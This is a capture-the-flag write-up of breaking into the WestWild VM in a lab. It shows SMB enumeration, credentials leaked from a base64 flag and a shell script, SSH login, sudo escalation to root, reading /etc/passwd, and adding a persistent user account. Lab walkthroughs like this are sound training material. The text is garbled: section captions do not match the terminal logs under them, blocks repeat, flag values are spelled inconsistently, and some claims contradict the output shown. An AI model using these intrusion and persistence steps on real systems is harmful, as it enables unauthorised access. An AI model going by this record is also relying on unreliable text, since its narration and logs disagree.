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1. Introduction


This report documents the step-by-step exploitation of the WestWild Boot2Root CTF machine. The objective was to gain root-level access on the target system, capture all flags, and perform basic post-exploitation tasks. The exercise was conducted in a controlled virtual lab environment.

The target machine runs Ubuntu 14.04.6 LTS at IP 192.168.153.132. The attacker machine is a Kali Linux system. Tools used include Nmap, smbclient, SSH, and standard Linux commands.

2. Reconnaissance

2.1 Gaining Root on Kali Linux


Before scanning the target, root privileges were obtained on the Kali Linux attacker machine using the `sudo su` command.



```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:
```

2.2 Initial Nmap Scan (Incorrect Target)

An initial Nmap scan was run with the `-A` flag against an incorrect IP range (192.168.153.132~). The tilde character caused Nmap to fail to resolve the host, returning no results.



```
(root@kali)-[/home/kali]  
# nmap -A 192.168.153.132~  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-25 00:20 EDT  
Failed to resolve "192.168.153.132~".  
WARNING: No targets were specified, so 0 hosts scanned.  
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.27 seconds
```

2.3 Corrected Nmap Full Scan

The Nmap scan was corrected with the exact target IP 192.168.153.132 and the -A flag for aggressive scanning. The scan revealed the following open ports and services:

- Port 22/tcp – SSH (OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13)
- Port 80/tcp – HTTP (Apache 2.4.7)
- Port 139/tcp – NetBIOS-SSN (Samba smbd 3.X–4.X)
- Port 445/tcp – Samba SMB (smbd 4.3.11-Ubuntu)

The machine hostname was identified as WestWild running Linux 3.2–4.14.

```
(root@kali)-[/home/kali]
# nmap -A 192.168.153.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-25 00:20 EDT
Nmap scan report for 192.168.153.132
Host is up (0.00047s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|   2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|   256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_  256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:13:D0:D2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2026-06-25T04:20:57
|_  start_date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild
```

3. SMB Enumeration

3.1 Anonymous SMB Login and File Listing

smbclient was used to connect to the wave share on the target using anonymous login. The shared directory contained two files: FLAG1.txt and message_from_aveng.txt.

```
(root@kali)-[/home/kali]
# smbclient //192.168.153.132/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Tue Jul 30 01:18:56 2019
..               D           0 Thu Aug  1 19:02:20 2019
FLAG1.txt        N          93 Mon Jul 29 22:31:05 2019
message_from_aveng.txt N        115 Tue Jul 30 01:21:48 2019

1781464 blocks of size 1024. 284940 blocks available
smb: \> get flag.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flag.txt
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (56.1 KiloBytes/sec) (average 56.2 KiloBytes/sec)
smb: \> exit
```

3.2 Retrieving Files from SMB Share

The get command was used to download message_from_aveng.txt. An attempt to download FLAG1.txt failed due to access restrictions. The smbclient session was then exited.

```
(root@kali)-[/home/kali]
# smbclient //192.168.153.132/wave -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (30.3 KiloBytes/sec) (average 30.3 KiloBytes/sec)
smb: \> exit
```

3.3 Anonymous Login to Download FLAG1

A second smbclient session was initiated with the -N flag (no password prompt) for anonymous access. FLAG1.txt was successfully retrieved using the get command.

```
(root@kali)-[/home/kali]
# ls
40616.c  Documents  FLAG1.txt  Music  Public  SDF1.pub  SDP1.pub  SDP3  Templates  vivek
Desktop  Downloads  message_from_aveng.txt  Pictures  SDF1  SDP1  SDP2WL  SDP3.pub  Videos
```

4. Flag 1 Capture

4.1 Listing the Home Directory

After downloading, the Kali home directory was listed with ls to confirm the files were saved. FLAG1.txt and message_from_aveng.txt were both present.

```
(root@kali)-[/home/kali]
# cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEutVzNTVC1XMUxELUlwcmRlcn0KdXNlcjpw3YXZleApwYXNzd29yZDpkb29yK29wZW4K
```

4.2 Reading FLAG1 (Base64 Encoded)

The cat command revealed that FLAG1.txt contained a Base64-encoded string.

```
(root@kali)-[/home/kali]
# cat FLAG1.txt | base64 -d
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

4.3 Decoding FLAG1

The Base64 content was decoded using cat FLAG1.txt | base64 -d, revealing the first flag along with user credentials: user:wavex and password:door+open.

Flag1 {Welcome_T0_THE-W3ST-W1LD-B0rder}

```
(root@kali)~/home/kali
# ssh wavex@192.168.153.132
The authenticity of host '192.168.153.132 (192.168.153.132)' can't be established.
ED25519 key fingerprint is SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.132' (ED25519) to the list of known hosts.
wavex@192.168.153.132's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 12:28:19 +03 2026

System load: 0.0           Memory usage: 3%    Processes:      169
Usage of /:  77.9% of 1.70GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug  2 02:00:40 2019
wavex@WestWild:~$
```

5. SSH Access as wavex

5.1 SSH Login

Using the credentials found in FLAG1.txt (user: wavex, password: door+open), an SSH connection was established to the target at 192.168.153.132. The host key was accepted and the login was successful. The machine banner confirmed Ubuntu 14.04.6 LTS.

```
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/2218/task/2218/fd
/proc/2218/fd
/proc/2218/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ █
```

6. Privilege Escalation to User aveng

6.1 Finding Writable Directories

The find command was used to locate writable directories on the system: find / -writable -type d 2>/dev/null. A notable discovery was /usr/share/av/westsidesecret which is writable by the wavex user.

```
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su
[sudo] password for aveng:
root@WestWild:/usr/share/av/westsidesecret# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# cd /usr/share/av/westsidesecret
root@WestWild:/usr/share/av/westsidesecret# █
```

6.2 Discovering the ififoregt.sh Script

Navigating to /usr/share/av/westsidesecret revealed a bash script ififoregt.sh. Reading it with cat showed that it echoes credentials: user:aveng and password:kaizen+80.

```
root@WestWild:~# find
.
./.cache
./.cache/motd.legal-displayed
./.selected_editor
./.profile
./.bashrc
./FLAG2.txt
./viminfo
root@WestWild:~# /var/www/
bash: /var/www/: Is a directory
root@WestWild:~# ls
FLAG2.txt
root@WestWild:~# cat html
cat: html: No such file or directory
root@WestWild:~# ^C
root@WestWild:~# /var/www/ cat html
bash: /var/www/: Is a directory
root@WestWild:~# /var/www/
bash: /var/www/: Is a directory
root@WestWild:~# cd /var/www
root@WestWild:/var/www# ls
html  t
root@WestWild:/var/www# cat html
cat: html: Is a directory
root@WestWild:/var/www# ls
html  t
root@WestWild:/var/www# cd html
root@WestWild:/var/www/html# ls
bkgro.png  index.html
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# cat bkgro.png
```

6.3 Switching User to aveng

Multiple attempts to switch to the aveng user with `su aveng` were initially rejected due to authentication failure. On the third attempt with the correct password (kaizen+80), access was granted.


```

root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
root@WestWild:/etc#

```

```

root@WestWild:/etc# useradd viv
root@WestWild:/etc# useradd vive
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
viv:x:1002:1002::/home/viv:

```

8. Web Server Exploration

8.1 Exploring /var/www/html Contents

The root user explored the /var/www/html directory and found two files: bkgro.png (a background image) and index.html (the web page). Both were listed and the nano editor was used to open index.html.

```
vive:x:1003:1003::/home/vive:
root@WestWild:/etc# ls
acpi                debian_version      insserv.conf        mailcap              python2.7            skel
adduser.conf        default             insserv.conf.d      mailcap.order        python3              ssh
alternatives        deluser.conf        iproute2            manpath.config       python3.4            ssl
apache2             depmod.d            iscsi               mime.types           rc0.d               subgid
apm                 dhcp               issue              mke2fs.conf         rc1.d               subgid-
apparmor            dpkg               issue.net           modprobe.d           rc2.d               subuid
apparmor.d          environment        issue-standard      modules              rc3.d               subuid-
appport             fonts              issue.std           mtab                 rc4.d               sudoers
apt                fstab              kernel              mysql                rc5.d               sudoers.d
at.deny             fstab.d            kernel-img.conf     nanorc               rc6.d               sysctl.conf
bash.bashrc         fuse.conf          kernel-landscape    network              rc.local            sysctl.d
bash_completion     gai.conf           ld                 networks             rcS.d              systemd
bash_completion.d   groff             ld.so.cache         newt                 request-key.conf   terminfo
bindresvport.blacklist group              ld.so.conf          nsswitch.conf        request-key.d      timezone
blkid.conf          grub.d             ld.so.conf.d        os-release           resolvconf         ucf.conf
blkid.tab           gshadow            legal               pam.conf             resolv.conf        udev
byobu               gshadow-hdparm.conf libaudit.conf        passwd             rmt                ufw
ca-certificates     hdparm.conf       libnl-3             pam.d                rpc                updatedb.conf
ca-certificates.conf host.conf          locale.alias        passwd              rsyslog.conf      update-manager
calendar            hostname          logcheck            perl                 rsyslog.d          update-motd.d
chatscripts         hosts             logrotate.d         php5                 samba              update-notifier
console-setup       hosts.allow       logrotate.conf      pm                   screenrc           upstart-xsessions
cron.d              hosts.deny        logrotate.d         polkit-1             security           vim
cron.daily           ifplugd           lsb-release         popularity-contest.conf security            vtrgb
cron.hourly         init              ltrace.conf         ppp                  selinux            w3m
cron.monthly        initramfs-tools   lvm                 profile              services           wgetrc
crontab             inputrc           magic               protocols            sgml               wpa_supplicant
cron.weekly         insserv           magic.mime          python               shadow             X11
dbus-1              insserv           magic.mime          python               shadow-            xml
debconf.conf        insserv           magic.mime          python               shells              zsh_command_not_found
```

8.2 Reading bkgro.png (Binary Content)

Attempting to cat bkgro.png produced raw binary/PNG header output, confirming it is an image file.

```
root@WestWild:/etc# groups aveng
aveng : aveng adm cdrom sudo dip plugdev sambashare lpadmin
root@WestWild:/etc# usermod -aG sudo dip viv
Usage: usermod [options] LOGIN

Options:
  -c, --comment COMMENT          new value of the GECOS field
  -d, --home HOME_DIR           new home directory for the user account
  -e, --expiredate EXPIRE_DATE  set account expiration date to EXPIRE_DATE
  -f, --inactive INACTIVE       set password inactive after expiration
                                to INACTIVE
  -g, --gid GROUP               force use GROUP as new primary group
  -G, --groups GROUPS           new list of supplementary GROUPS
  -a, --append                  append the user to the supplemental GROUPS
                                mentioned by the -G option without removing
                                him/her from other groups
  -h, --help                    display this help message and exit
  -l, --login NEW_LOGIN         new value of the login name
  -L, --lock                    lock the user account
  -m, --move-home              move contents of the home directory to the
                                new location (use only with -d)
  -o, --non-unique              allow using duplicate (non-unique) UID
  -p, --password PASSWORD       use encrypted password for the new password
  -R, --root CHROOT_DIR        directory to chroot into
  -s, --shell SHELL            new login shell for the user account
  -u, --uid UID                new UID for the user account
  -U, --unlock                  unlock the user account
  -v, --add-subuids FIRST-LAST  add range of subordinate uids
  -V, --del-subuids FIRST-LAST  remove range of subordinate uids
  -w, --add-subgids FIRST-LAST  add range of subordinate gids
  -W, --del-subgids FIRST-LAST  remove range of subordinate gids
  -Z, --selinux-user SEUSER     new SELinux user mapping for the user account
```

8.3 Starting Apache2 Web Server

The Apache2 web service was started using the service apache2 start command to bring the web server online.

```

root@WestWild:/etc# userdelete vive
userdelete: command not found
root@WestWild:/etc# userdel vive
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
viv:x:1002:1002::/home/viv:
root@WestWild:/etc# █

```

9. System Enumeration

9.1 Reading /etc/passwd

The /etc/passwd file was read to enumerate all user accounts on the system. Key accounts identified include root, aveng (home: /home/aveng), wavex (home: /home/wavex), and wavexX.

```

root@WestWild:/etc# passwd viv
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@WestWild:/etc# █

```

9.2 Adding New Users

Two new users were created using the useradd command: viv and vive. The /etc/passwd file was then re-checked to confirm the new entries.

```

root@WestWild:/etc# ls
acpi                debian_version      inserv.conf          mailcap              python2.7            skel
adduser.conf        default             inserv.conf.d        mailcap.order        python3              ssh
alternatives        deluser.conf        iproute2             manpath.config       python3.4            ssl
apache2             depmod.d            iscsi                mime.types           rc0.d               subgid
apm                 dhcp                issue                mke2fs.conf         rc1.d               subgid-
apparmor            dpkg                issue.net            modprobe.d           rc2.d               subuid
apparmor.d          environment         issue-standard       modules              rc3.d               subuid-
appport             fonts              issue.std            mtab                 rc4.d               sudoers
apt                 fstab              kernel               mysql                rc5.d               sudoers.d
at.deny             fuse.conf           kernel-img.conf      nanorc               rc6.d               sysctl.conf
bash.bashrc         gai.conf            landscape             ld.so.cache          rc.local             sysctl.d
bash_completion     groff              ldap                 ld.so.conf           rcS.d               systemd
bash_completion.d  group              ld.so.conf.d         ld.so.conf           request-key.conf    terminfo
bindresvport.blacklist  grub.d            legal                libaudit.conf        request-key.d       timezone
blkid.conf          gshadow            libnl-3              locale.alias          resolvconf          ucf.conf
blkid.tab           hdparm.conf        libnl-3              localtime            resolvconf          udev
byobu               host.conf           logcheck              login.defs            rmt                 ufw
ca-certificates     hostname            logrotate.conf        logrotate.d           rpc                 updatedb.conf
ca-certificates.conf  hosts              ls-release            logrotate.d           rsyslog.conf        update-manager
calendar            hosts.allow         ltrace.conf           ls-release            rsyslog.d           update-motd.d
chatscripts         hosts.deny          lvm                   ltrace.conf           samba               update-notifier
console-setup       hosts.aliases       logcheck              logrotate.d           screenrc            upstart-xsessions
cron.d              hosts.allow         logcheck              logrotate.d           securetty           vim
cron.daily          hosts.deny          logcheck              logrotate.d           security            vtrgb
cron.hourly         ifplugd            logcheck              logrotate.d           selinux             w3m
cron.monthly        init               logcheck              logrotate.d           services            wgetrc
crontab             init.d             logcheck              logrotate.d           sgml                wpa_supplicant
cron.weekly         initramfs-tools    logcheck              logrotate.d           shadow             X11
dbus-1              inputrc            logcheck              logrotate.d           shadow-             xml
debconf.conf        inserv             logcheck              logrotate.d           shells              zsh_command_not_found
root@WestWild:/etc# nano hostname
root@WestWild:/etc#

```

9.3 Modifying User Permissions

The groups command confirmed aveng belongs to the sudo group. An attempt to add user viv to the sudo group using usermod -aG sudo dip viv failed due to incorrect syntax.

```

Ubuntu 14.04.6 LTS WestWild tty1
192.168.153.132

WestWild login: aveng
Password:

Login incorrect
WestWild login: aveng
Password:
Last login: Wed Jul 31 19:26:18 +03 2019 from 192.168.59.1 on pts/0
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 09:00:31 +03 2026

System load:  0.23               Processes:    188
Usage of /:   78.0% of 1.70GB    Users logged in:  0
Memory usage: 5%                IP address for eth0: 192.168.153.132
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
aveng@WestWild:~$ _

```

9.4 Deleting a User

An attempt to delete user vive using userdelete failed as that command does not exist. The correct command userdel vive was then used successfully.

```

apt          fstab          kbd           mysql         rc5.d        sudoers.d
at.deny      fstab.d       kernel        nanorc        rc6.d        sysctl.conf
bash.bashrc  fuse.conf    kernel-img.conf nanorc        rc.local     sysctl.d
bash_completion gail.conf   landscape     network       rcS.d        systemd
bash_completion.d groff        ld.so.cache   newt          request-key.conf terminfo
bindresvport.blacklist group        ld.so.conf    nsswitch.conf request-key.d timezone
blkid.conf   grub.d       ld.so.conf    os-release    resolvconf   ucf.conf
blkid.tab    gshadow     ld.so.conf.d  pam.conf      resolv.conf  udev
byobu        hdparm.conf locale.alias  pam.d         rmt          ufw
ca-certificates ca-certificates.conf host.conf     passwd        rpc          updatedb.conf
calendar     chatscripts  hostname      logcheck      passwd       rsyslog.conf update-manager
console-setup cron.d        hosts         login.defs    passwd.d     rsyslog.d   update-motd.d
cron.daily   cron.hourly  hosts.allow   logrotate.conf perl          samba        update-notifier
cron.monthly cron.monthly  hosts.deny    logrotate.d   php5         screenrc     upstart-xsessions
crontab      cron.weekly  init          lsb-release   pm           security     vim
cron.weekly  dbus-1       initramfs-tools lvm           polkit-1     selinux      vtrgb
debconf.conf debconf.conf inputrc       magic         popularity-contest.conf ppp          services     w3m
root@WestWild:/etc# nano hostname
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano index.html
root@WestWild:/etc# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# █

```

10. Additional System Tasks

10.1 Setting Password for User viv

The `passwd viv` command was used to set a new password for user viv. The system confirmed the password was updated successfully.

```

Session Actions Edit View Help
GNU nano 2.2.6 File: hosts

#27.0.0.1 localhost
127.0.1.1 WestWild

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

10.2 Editing /etc Configurations with nano

The nano editor was used to view and edit several system configuration files including `hostname`, `hosts`, and `index.html`. The `/etc` directory listing was also reviewed.

10.3 Final Confirmation of FLAG2

Returning to /root and running cat FLAG2.txt confirmed capture of the second flag: Flag2{WeeeeeeeeeeeellcoOoOom_T0_WestWild}.

10.4 Logging in as aveng via Virtual Console

The aveng user was logged into the WestWild machine via the VM virtual console (not SSH). The login banner confirmed Ubuntu 14.04.6 LTS and the IP address 192.168.153.132.

```
root@WestWild:/etc# nano hostname
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano index.html
root@WestWild:/etc# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{WeeeeeeeeeeeellcoOoOom_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# nano FLAG2
root@WestWild:~# nano FLAG2.txt
root@WestWild:~# nano FLAG2.txt
root@WestWild:~# nano FLAG3.txt
root@WestWild:~#
```

11. Flags Summary

Flag	Value	Location
FLAG1	Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}	SMB share (wave) — FLAG1.txt, Base64 encoded
FLAG2	Flag2{WeeeeeeeeeeeellcoOoOom_T0_WestWild}	/root/FLAG2.txt — after root escalation via aveng + sudo su

12. Conclusion

The WestWild Boot2Root machine was successfully compromised through a straightforward attack chain: open SMB share enumeration revealed FLAG1 and user credentials, which allowed SSH access. A world-readable shell script leaked a second set of credentials, enabling lateral movement to the aveng user. From there, sudo access was used to escalate to root and capture FLAG2.

Key vulnerabilities observed on the target machine:

- Anonymous SMB access exposing sensitive files
- Credentials stored in a readable shell script
- Misconfigured sudo permissions allowing full root access
- Weak, predictable passwords

The exercise demonstrates fundamental penetration testing methodology: reconnaissance, service enumeration, credential exploitation, privilege escalation, and post-exploitation.